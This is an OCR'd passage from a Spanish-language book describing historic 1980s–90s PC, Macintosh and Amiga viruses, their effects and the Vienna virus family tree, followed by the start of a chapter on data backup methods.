


Figura 6.7
Otro de los *demos* de AVP_200, es este interesante *virus azaroso* que se juega con usted la integridad de *todos los datos del disco duro.*

Al activarse el virus *Casino* hace una copia de la FAT en la memoria RAM y borra los datos del disco. Enseguida presenta una pantalla como la que se muestra en la figura 6.7, donde le permite tratar de salvaguardar la integridad de los datos del disco, mediante un juego de azar. Usted cuenta con cinco oportunidades para lograr que las tres maquinitas giratorias le den el resultado ???, de lo contrario –si caen tres signos £££–, el virus cumple su cometido.

Si tuvo la suerte de ganarle al virus, se despliega en la pantalla el mensaje

BASTARD ! You're lucky this time - but for your own sake, now SWITCH OFF YOUR COMPUTER AND DON'TURN IT ON TILL TOMORROW!!!

si no contó con la suerte de su lado, el mensaje será burlón y ofensivo, e incluso tiene palabras bastante soeces para el caso en que se le trate de rastrear al virus o reinicializar la computadora sin hacerle caso.

Datacrime. Infecta los archivos ejecutables con extensión .COM y se instala como residente en la memoria de la computadora. su longitud es de 1 280 bytes, por lo que también recibe el nombre de *virus 1 280* o *Columbus Day*. Se aloja al final de los archivos infectados, pero envía 3 bytes al principio del archivo para que al ejecutarse, lo primero que se active es el virus.

No ataca al archivo COMMAND.COM, pues está programado para no contagiar los archivos cuyo nombre contenga como séptima letra una D. Después del 12 de octubre de cualquier año, cuando se ejecuta presenta en la pantalla un mensaje que dice. "DATACRIME VIRUS RELEASED: 1 MARCH 1989". En ese momento realiza un *formateo de bajo nivel* (Low level format) en el disco duro.

Dark Avenger. Un virus originario de Bulgaria, conocido además como *Eddie, Diana, VAN Soft, Black Avenger, Rabid Avenger, Evil Men* y otros, fue descubierto en septiembre de 1989. Su longitud es de 1 800 bytes. Este virus infecta los archivos ejecutables .COM, .EXE, .OVL y .OVR, incluyendo el COMMAND.COM. Es muy prolífico y es capaz de infectar hasta los archivos que se copien con los comandos COPY y XCOPY del DOS, de tal manera que aunque los disquetes "origen" o "destino" no estén contagiados, al terminar de copiar los archivos, los ejecutables pueden llevar ya el virus.

Descubierto y estudiado en Estados Unidos, cada decimosexta infección envía parte de su código a escribir en sectores seleccionados aleatoriamente, destruyendo los datos ahí contenidos. Este virus contiene las siguientes palabras en su código: "The Dark Avenger, copyright 1988, 1989", y el mensaje "This program was written in the city of Sofía. Eddie lives.. Someware in Time!"

dBASE. Virus residente en memoria que ataca archivos .DBF, alterando sus códigos iniciales y trasponiendo aleatoriamente 2 bytes. Crea un archivo BUG.DAT, en donde lleva un registro de sus infecciones, las cuales realiza sobre los archivos ejecutables .COM y .EXE. Su longitud es de 1 864

bytes; fue descubierto en Nueva York por Ross Greenberg, uno de los pioneros en la *brigada antivirus*.

Al ejecutarse uno de los programas infectados, se instala en la memoria y espera cualquier intento de abrir un archivo .DBF para proceder a alterarlo, modificando los datos de modo que aparezcan como correctos. Después de 90 días, anula el *directorio raíz* y la *tabla de asignación de archivos*. Algunos investigadores del problema de los virus recomiendan crear en los discos un archivo BUG.DAT y cambiarle el atributo a *sólo lectura* (read only), para no dejarle al virus la posibilidad de crearlo, evitando así su propagación.

Den Zuk. Este virus de origen Indonesio es conocido también como *Search* o *Venezuelan*, y fue descubierto en 1988. Como la mayoría de los virus infectores de *sector de arranque* de aquellas fechas, sólo infecta disquetes de 360 kB de 5 ¼". Una vez instalado en la memoria, cada ocasión que se reinicialice la computadora a través de las teclas [CTRL] + [ALT] + [DEL], presenta el mensaje de la figura 6.8 en los monitores tipo CGA, VGA o EGA.

Figura 6.8
El virus *Den Zuk* presenta este mensaje cuando se teclea [CTRL] + [ALT] + [DEL].

Su código ocupa 9 sectores completos y lo graba en una localidad determinada, por lo que toda información que esté ahí almacenada, será sobreescrita. Esto lo convierte en un virus peligroso, contrario a las clasificaciones que se han hecho

acerca de él como virus no dañino. Dentro del código se puede encontrar como cadena de texto:

"Wellcome to the
Club'
-The HackerS-
Hackin'
All The Time
The HackerS"

Se supone que *Den Zuk* es pariente cercano del virus *Ohio*, ya que éste renombra los archivos infectados como Y.C.1.E.R.P, y *Den Zuk* hace lo propio cuando se sobreescribe en un sector de arranque infectado con *Brain*, además sus códigos son muy parecidos.

Devil's Dance (Baile del diablo). Es un virus del tipo TSR (Terminate and Stay Resident) que fue desarrollado en México a fines de 1989. Infecta archivos ejecutables .COM, incluyendo al COMMAND.COM, y tiene una longitud de 941 bytes.

Puede infectar al mismo programa varias veces hasta que lo hace crecer arriba de los 64 kB, lo que hace que el sistema operativo DOS ya no lo reconozca como archivo .COM y no lo ejecute. Cuando está activo en la memoria y se intenta eliminarlo restableciendo el sistema con CTRL + ALT + DEL, presenta un mensaje en la pantalla como el de la figura 6.9. (¿Has bailado con el diablo bajo la tenue luz de la luna? ¡Reza por tus discos! El Guasón).

Si está residente en la memoria de la computadora, después de teclear unos 5 000 caracteres, este virus borra la primera copia de la FAT del disco.

DOS o UNESCO. Infecta los archivos ejecutables .COM. Apareció por primera vez en Moscú, en abril de 1988 en un campamento veraniego de computación para niños patrocinado por la UNESCO. Los programas infectados realizan una repetición de la carga inicial del sistema cuando se ejecutan. La variante *62-B* de este virus no realiza la repetición de la carga inicial, sino que cuando se activa suprime el programa ejecutado.

Eggbeater. No se trata en realidad de un virus informático, sino de un *Caballo de Troya* que erróneamente, por sus características, se ha identificado como un virus. A diferencia de otros Caballos de Troya, Eggbeater cuando se ejecuta no manifiesta actividad alguna en la pantalla del monitor, pero a partir del momento en que se activa comienza a borrar todos los archivos que haya en los discos del sistema.




Figura 6.9
Mensaje que presenta el virus *Devil's Dance* cuando se hace una reinicialización *en caliente* de la computadora.

Una vez que ha concluido su destructiva labor, visualiza en la pantalla el mensaje *ARF, ARF! Gotcha!* La razón por la que no se considera como virus es que no tiene la capacidad de duplicar su código, lo cual es la principal característica de los virus informáticos.

Flip. En la Alemania Oriental de 1990, se descubre este virus suizo, cuya longitud es de 2 343 bytes. Se clasifica dentro de los infectores de archivos ejecutables con extensión .COM, .EXE y overlays, pero también corrompe los datos de la *tabla de particiones* y el *sector de arranque* de los discos duros. Encripta –codifica– su código dentro de los programas infectados gracias a un algoritmo que no tiene más de 2 bytes, por lo que es de tipo *polimorfo* (Polymorphic).

Los días 2 de cada mes, entre las 4 y 4:59 de la tarde, cuando está activo en la memoria de la computadora y ésta cuenta con un monitor VGA o EGA, el virus *Flip* "voltea" la pantalla; es decir ubica lo de arriba abajo y viceversa –de ahí su nombre *Flip*–.

Friday the 13th. También llamado *Virus Com* o *Virus 512*. Aunque lleva el mismo nombre, no es el mismo que el conocido Viernes 13 de Jerusalén. El *Virus Com* o *Virus 512* se mantiene activo en la memoria e infecta los archivos .COM. Su origen se sitúa en Sudáfrica en 1987. Cuando se ejecuta busca dos archivos .COM en el disco duro y uno en la unidad A, y

los infecta. Es muy veloz y casi no se detecta su acceso al disco; si se ejecuta los viernes 13 borra el programa anfitrión –igual que el virus de *Jerusalén*–.

La variante *Friday 13th-B* actúa como el original, pero infecta todos los archivos del subdirectorio en que se trabaja. La última versión, *Friday 13th-C*, agrega el mensaje *We hope we haven't inconvenienced you*, cada vez que se activa

Golden Gate o Virus 500. Aunque se ha clasificado como un virus original, se supone que es el *SF (Alameda-C)*, modificado para formatear la unidad C cuando acaba el contador Es muy remoto que las infecciones de este virus se lleguen a activar, pues el contador está programado para actuar al llegar a 500 infecciones con el mismo equipo –de 500 discos diferentes–. Se espera que la infección nunca se llegue a activar por las características tan difíciles de cumplir en una sola sesión de trabajo, ya que el contador regresa a cero cada vez que se apaga la computadora.

Golden Gate-B ha reducido su contador para activarse a las 30 infecciones. El *Golden Gate-C*, también llamado *Mazatlán*, puede infectar discos fijos o duros, incrementando su posibilidad de activación, pues cada vez que se carga el sistema, se hace con el mismo disco.

INIT 29. Programa extremosamente virulento que se descubre a finales de 1988 Infecta los archivos ejecutables, de sistema y de datos de las computadoras Macintosh, aunque obviamente los de datos no resultan infecciosos. Uno de los efectos que lo delatan es cuando usted introduce un disquete a la unidad; el virus envía un mensaje que dice: *The disk (nombre del disco) needs minor repairs. Do you want to repair it?*

Italian, de Turín o de la Pelotita Ver Capítulo 5.

Jerusalén, Israelí o del Viernes 13. Ver Capítulo 5.

Lehigh. Originado en el Centro de Computación de la Universidad de Lehigh, en Pensilvania en 1987, infecta solamente el archivo COMMAND.COM del sistema operativo de las PC de IBM o compatibles. Se activa al contabilizar 4 infecciones, destruyendo todos los datos y cambiando las fechas de creación de los archivos en tan corto tiempo, que es muy difícil de detectar antes de que empiece la destrucción.

Como se activa cuando detecta la cuarta infección, es lógico que esos cuatro discos o programas contagiarán a otros cuatro cada uno de ellos, y así sucesivamente, reproduciéndose en una progresión geométrica de infecciones virales, por lo que es uno de los más virulentos.

La única modificación que se le conoce es *Lehigh-2*, que anula la *tabla de asignación de archivos* (File Allocation Table, FAT) del disco cuando llega a contabilizar 10 infecciones de la memoria RAM. Es uno de los virus más conocidos y estudiados, por su alta diseminación La única manera de burlarlo es renombrando el archivo COMMAND COM, cambiándole el atributo a *sólo lectura*, para lo cual habría que modificar los archivos CONFIG SYS y AUTOEXEC BAT.

Metallica II. De los virus nuevos, descubierto en septiembre de 1993, Metallica es de origen ruso e infecta los archivos ejecutables con extensiones .EXE y .COM, excepto el COMMAND.COM Decrementa en 2 KB la memoria, aunque la longitud total de su código es de 1 129 a 1 143 bytes. Inserta su código al final de los archivos infectados, y en el interior puede encontrarse la cadena de texto. *"Metallica Ver 2.0" "AIDS-COMMAND" "(c) USSR Moscow 92"*. En el antivirus ruso se encuentra la versión *Metallica 1103*, que además produce un efecto visual en la pantalla que la deforma haciéndola pequeña y grande a intervalos, siempre corriendo el movimiento en forma vertical; es decir, de arriba hacia abajo.




Figura 6.10 Pantalla de demostración del virus *Metallica 1739* que presenta el antivirus AVP_200. Este virus es de la misma familia que Metallica II, pero cambia la presentación en la pantalla.

Michelangelo. Ver Capítulo 5.

Monkey. Fue descubierto en octubre de 1992, sin que se tengan datos de su origen hasta la fecha. Es un virus infector de

la *tabla de particiones* (Master Boot Record, MBR) de los discos duros y del *sector de arranque* de los disquetes, que permanece residente en la memoria de la computadora. Utiliza técnicas *Stealth* para esconderse cuando se le trata de detectar.

Encripta el contenido del *sector de arranque original* y guarda su propio código viral en el Cilindro 0, Lado 0, Sector 3, agregando al MBR un apuntador que lo liga al arranque. En los disquetes almacena su código en el último sector del directorio.

New Zealand. También llamado *Virus Stoned*, fue conocido a principios de 1988, en Nueva Zelanda. Se activa aleatoriamente después de la séptima carga inicial con el mismo disco infectado, presentando el mensaje *Your computer is now stoned. Legalize Marijuana*. No infecta discos duros y parece que no produce daños mayores.

Sus variantes son *New Zealand-B*, que ya ataca a los discos duros y *New Zealand-C*, que además ya no produce el mensaje, por lo que se hace muy difícil de detectar, aunque la mayoría de los virus, cuando están activos en la memoria, redireccionan los intentos de detección y siempre dificultan ésta.

nVIR. Este virus se introduce en las computadoras Macintosh, y su origen se supone que ocurrió a mediados de 1987 en Hamburgo, Alemania Occidental. Con muchas variaciones en la versión actual, propiciadas por su código fuente que ha permitido a otros programadores modificarlo, ataca directamente el sistema, por lo cual una vez que está presente infecta toda aplicación que se ejecute, ocasionando la caída del sistema, el borrado de archivos, la generación de un sonido o "beep" cuando se ejecuta un programa, en caso de que el sistema no cuente con sintetizador de voz, si cuenta con él, se escuchará **Don't panic!**.

Oropax. Este virus residente en memoria se conoce también como *Music Virus* o *Musician*. Infecta directamente los archivos .COM, interceptando la interrupción 21 del sistema operativo DOS, por lo que en adelante todo intento de crear, renombrar, remover o visualizar cualquier subdirectorio o archivo con extensión .COM activa la infección. Aleatoriamente, al activarse, toca tres melodías en varias ocasiones, con intervalos de 7 minutos.

Fue descubierto hasta diciembre de 1989, aunque ya se mencionaba en reportes anteriores. Los archivos infectados incrementan su longitud entre 2 756 y 2 806, para lograr una longitud final siempre divisible entre 51. Las únicas variantes que se conocen son *Oropax-B*, *Oropax-C* y *Oropax-D*.

Phantom. Virus no muy común descubierto en 1991 en Hungría. Es residente en memoria e infector de los archivos .COM, excepto el COMMAND.COM. Cuando uno de estos archivos infectados se está ejecutando, se despliega el siguiente mensaje:

"HI ROOKIE!
I'm a THESEASE! I live in YOUR computer - sorry..
Thanks to Brains in the Computer Sciences!"

el cual está encriptado dentro del código, junto con otra cadena de texto, también encriptada: *"The PHANTOM Was here - SORRY" "(c) PHANTOM - This virus was designed in the HUNGARIAN" "VIRUS DEVELOPING LABORATORY. (H.V.D.L.) vl 0"*.

En el programa antivirus AVP_200, se menciona el virus *Phantom1*, que infecta también a los archivos .EXE y cuando no se utiliza el teclado por un cierto tiempo, actúa como un *protector de pantalla* (Screen Saver), presentando en el monitor imágenes terroríficas (ver figuras 6.11, 6.12 y 6.13).




Figura 6.11 Esta calavera que presenta *Phantom 1*, va apareciendo lentamente y cuando está completa, de las cavidades oculares salen 2 rayos azules.

Retro-Virus Este es un virus muy especial, y por lo que se puede entender del estudio realizado por Steve Gibson, se




Figura 6.12
Cuando se ve completa la calavera presentada por *Phantom I*, se comienza a mezclar un texto y va desapareciendo la calavera.




Figura 6.13
Finalmente queda sólo el texto PHANTOM I en la pantalla, en un color rojo "candente"

hospeda en tres programas de los llamados *sharewate* o software compartido, que no tienen nombre. Ataca programas ejecutables y debe su nombre a la forma de comunicarse con

las copias de sí mismo, mediante una bandera en forma de trébol que permanece oculta al sistema.

Cuando se activa cualquiera de las tres partes del programa se activa la bandera, y cuando se ejecuta uno de los tres programas infectados, se desactiva. Si el virus detecta que se apaga repentinamente el sistema, supone que se ha removido el programa infectado y espera pacientemente durante algunos meses para después reinfectar los programas que se pongan a su alcance.

Virus SCA. Apareció en octubre de 1987. Proyecta un mensaje en la pantalla del monitor: *Something wonderful has happened Your Amiga is alive! And even better, some of your disks are infected by a VIRUS! Brought to you by another masterpiece of the Mega-Mighty SCA*. Ataca el sector de carga y se posiciona en la memoria al cargar el disco infectado.

Scores. Este virus ataca las computadoras Macintosh. Consiste en una bomba de tiempo que se activa a los dos, cuatro y siete días después de la infección del disco. Sus resultados son imprevistos y van desde problemas de impresión y fallas en el sistema, hasta fallas en las operaciones de acceso a disco y modificaciones a los archivos de datos –notas y apuntes–.

Se supone que se originó en Electronic Data Systems, de Dallas, a fines de 1987. Posiblemente a principios de enero de 1988, una compañía de Washington vendió, sin saberlo, un buen número de computadoras con el referido virus en el disco fijo. Aunque no afecta los archivos de datos, sí ataca cualquier programa ejecutable, incrementando su longitud en aproximadamente 7 kB, por lo que para su erradicación se deben eliminar todos esos programas, e incluso los archivos de sistema.

La firma Apple, admitiendo su existencia, se colocó como pionera lanzando al mercado un programa antiviral llamado *Virus RX*, junto con otras vacunas para sistemas PC, Macintosh, Commodore, etc.

Sunnyvale Slug. Su origen es obvio por su nombre, pero lo que se desconoce es la fecha de su aparición. Ya en julio de 1988 la revista Personal Computing citaba el ataque de este virus a una compañía del norte de California.

Este virus produce algunos efectos benignos y otros destructivos, y forma un mensaje en la pantalla en el que se lee: *Greetings from Sunnyvale. Can you find me?* (Saludos desde Sunnyvale. ¿Puede encontrarme?), y a veces modifica el comando COPY del sistema DOS para que elimine o borre información, en vez de copiarla

6.3 Familias de virus

El programa de hipertexto de Patricia M. Hoffman también presenta en uno de sus incisos, *Relationship Chart*, la relación que existe entre los diferentes virus; es decir, las *familias de virus*. De entrada se observan 21 virus principales o *cabezas de familia*.




Figura 6.14
Pantalla de VSUM mostrando la opción *Relationship Chart*, donde se ven los virus más *prolíficos* entre todos los conocidos.

Estos virus son los más conocidos y diseminados a través de todo el mundo, propiciando así que su código sea utilizado para crear o modificar versiones, agregándoles *nuevas funciones* o corrigiendo *errores* (Bugs), que los hacen más funcionales para lograr sus dañinos cometidos. De entre estos 21 virus, cabe destacar que las familias más *prolíficas* son cuatro: *Vienna*, *Jerusalén*, *Dark Avenger* y *Stoned*, en ese orden.

Por último, y para concluir este capítulo, no olvide que si se advierte alguna alteración en los archivos, algún intento de escritura en el disco sin que se le haya indicado así, computadora, o bien interferencias o mensajes extraños en la pantalla, es probable que se trate de la acción de un virus. Lo primero que debe hacer es *apagar la computadora*, hacer la carga desde un disquete *limpio* con sistema operativo y utilizar un programa *antivirus* lo más actualizado posible, para detectar y eliminar al extraño.

Figura 6.15
Vienna es el virus que más *hijos* y *nietos* a dado a la familia virulenta, gracias a su código fácil de comprender y modificar.

```
                                    Vienna Chart

Vienna ┬ Father Christmas ┬ NTKC
       │                  └ Father Christmas-B
       ├ Lisbon - Lisbon-B - Lisbon-B2
       ├ Ghostballs - Ghostballs.1
       ├ 1260 - V2P2 - V2P6 ┬ V2P6Z
       │                    ├ V2P6-B
       │                    ├ Casper
       │                    ├ Adolph
       │                    └ Oi Dudley
       ├ W13 (V-534) ┬ W13-B (V-507)
       │             ├ Dushanbe
       │             ├ Gipsy-304
       │             ├ Plumbum ┬ Plumbum-B
       │             │          ├ Plumbum-C
       │             │          ├ Plumbum-D
       │             │          ├ Plumbum-E
       │             │          ├ Plumbum-F
       │             │          ├ Plumbum-G
       │             │          ├ Plumbum-H1
       │             │          └ Plumbum-H2
       │             ├ W13-Req
       │             ├ W13-361
       │             └ W13-377
       ├ Wien (Poland)
       ├ Vien6
       ├ Vienna-B - Vienna-B 645 ┬ Vienna 822
       │                         └ Vienna-645
       ├ Vienna-618
       ├ Vienna-621
       ├ Vienna-648E
       ├ Vienna-712
       ├ Vienna-634 Reboot
       ├ Vienna-656
       ├ Vienna-716
       ├ Vienna-827
       ├ Vienna-851
       ├ Vienna-Abacus
       ├ Vienna-Feliz
       ├ Vienna-Kaszana
       ├ Vienna-Refresh
       ├ Violator ┬ Violite
       │          └ Violator BT
       │                └ Violator B1
       │                     └ Violator B2 - Violator B2-969
       │                          └ Violator B3
       │                               └ Violator B4
       │                                    └ Violator B4-1
       │                                         └ Violator B4-B
       │                                              ├ Violator-C
       │                                              └ Baby
       ├ Grither
       ├ VHP-348 - VHP-353 - VHP-367 - VHP-435
       ├ VHP-623 - VHP-627
       ├ VHP-757
       ├ VHP-776
       ├ Iraqui Warrior
       ├ Ant
       ├ Arf-B - Arf
       ├ Dr Q - Dr Q-1028
       ├ Genny-648
       ├ Incon
       ├ Interceptor
       ├ Maxwell-498
       └ Maxwell-499
```




Figura 6.15
Familia del virus *Vienna* (continuación).

Si el sistema tiene al menos una unidad de disquete, apagar la computadora basta para eliminar el virus de la memoria, pero si tiene disco duro, es posible que haya que tomar otras medidas como las que se mencionan en el Capítulo 8, que trata acerca de la protección contra los virus informáticos, o utilizar un programa antivirus como los que se analizan en el Capítulo 9.

7

Respaldo de datos

Aunque en los capítulos anteriores no se hizo suficiente énfasis en una de las principales medidas de protección contra los virus, la cual consiste en hacer periódicamente *copias de respaldo* (backup) de los archivos que contienen los datos creados por usted, este capítulo está íntegramente dedicado a ello, porque, si es verdad que el hacer *copias de seguridad* de los datos no los protege directamente contra los virus, también lo es el hecho de que ésta es la mejor manera de salvaguardarlos de cualquier desastre, sea causado por virus o no.

Generalmente las personas que utilizan las computadoras para acelerar y "ordenar" su trabajo tienden a ser desordenados –este quizás no sea su caso–. La computadora es tan absorbente que "aparentemente" no queda tiempo para nada; ni ordenar los disquetes, ni los datos que se tienen en el disco duro, mucho menos para dedicar un cierto tiempo a *salvaguardar la información* que tanto trabajo ha costado generar

Cuando ocurre un evento inesperado como daños físicos en el disco, pérdida de la configuración de la computadora –como cuando se descarga la pequeña pila que permite conservar los datos del CMOS–, o incluso por una infección de algún virus informático, se pierden todos los datos almacenados en el disco duro. Entonces la mejor manera de salvaguardar esa información y recuperarla tal y como existía antes del percance, es contar con una *metodología de respaldo* diario, semanal y mensual.

Esta debe ser la preocupación primordial de todos los usuarios y los departamentos de informática de las empresas que trabajan con sistemas computadorizados. La mayoría de las veces, esta *sencilla precaución* se descuida por desconocimiento del proceso, por mala planificación de los departamentos de informática o por la errónea creencia de que se trata de un procedimiento que consumirá buena parte del tiempo que podría dedicar el usuario a *trabajo más creativo*.

Para interesar al lector en algo tan importante como conservar la integridad de los archivos de datos, se presentan aquí los métodos más comunes para respaldar esa valiosa información. Los equipos y programas de respaldo han evolucionado tanto, que es inconcebible que no se dedique el poco tiempo que se requiere a este asunto tan importante, ya que hasta los sistemas operativos, como MS o PC DOS, en sus versiones 6.0 y posteriores incluyen un programa BACKUP dedicado exclusivamente a *respaldar información* desde DOS o Windows.

Aquellos usuarios que ya tienen cierto conocimiento del sistema operativo PC o MS DOS, no tendrán ningún problema en hacer sus copias de respaldo utilizando los comandos **Backup, Restore, Copy** o **Diskcopy**, aunque existen sistemas –equipos y programas– que hacen mucho más veloz y confiable la copia de archivos y programas, e incluyen la verificación y comparación de los datos copiados para estar seguros de que se ha realizado perfectamente la *copia de seguridad* (Backup).

7.1 Métodos de respaldo

Generalmente, cuando se habla de respaldo de datos, se piensa que solamente se deben proteger los que se almacenan en el disco duro, pero es conveniente que *cualquier archivo generado en la computadora* se grabe en disquete o disco duro y además se duplique en disquetes o unidades de respaldo. Un método práctico de duplicación consiste en grabar el trabajo con dos nombres diferentes; así, si se daña uno de los archivos, siempre se podrá contar con el duplicado.

Los métodos más usuales de respaldo (Backup) de archivos se pueden clasificar en dos tipos:

Método selectivo

Permite al operario seleccionar exclusivamente los archivos que desea respaldar, y aunque aparentemente es un poco más lento, tiene ventajas tales como *evitar la fragmentación de archivos*, pues los lee de donde estén y los copia en un solo lugar. Por otro lado, permite copiar los archivos en el orden que se requiera –cronológico, alfabético, etc.–.

Método de duplicación de espejo

El método de *duplicación o copia de espejo* (mirror backup) permite copiar los disquetes o discos duros, exactamente en el mismo orden en que se encuentra la información, aunque esté *fragmentada*. Es un proceso más rápido, pero tiene el inconveniente de que copiará incluso información que esté dañada. Se recomienda para duplicar un disco duro completo –incluyendo datos y programas–, en otro disco o cinta que se vaya a utilizar en otra computadora.

Para protegerse mejor contra los *virus informáticos*, es recomendable el método selectivo que permite respaldar únicamente los archivos de datos. Claro que es necesario contar con los programas originales guardados en un lugar seguro, a fin de poder reemplazarlos en el sistema en el caso de sufrir algún percance o una *infección* por cualquier tipo de virus.

7.2 Equipos de respaldo

Se han diseñado equipos con una enorme capacidad de almacenamiento y muy altas velocidades de transferencia de datos, que cuentan con excelentes programas controladores, los cuales permiten hacer respaldos automáticamente, sin la intervención del operario, programando la cantidad de archivos a copiar –que puede ser de acuerdo a la extensión, el nombre, o a si fueron modificados– y los horarios para realizar la *copia de seguridad*.

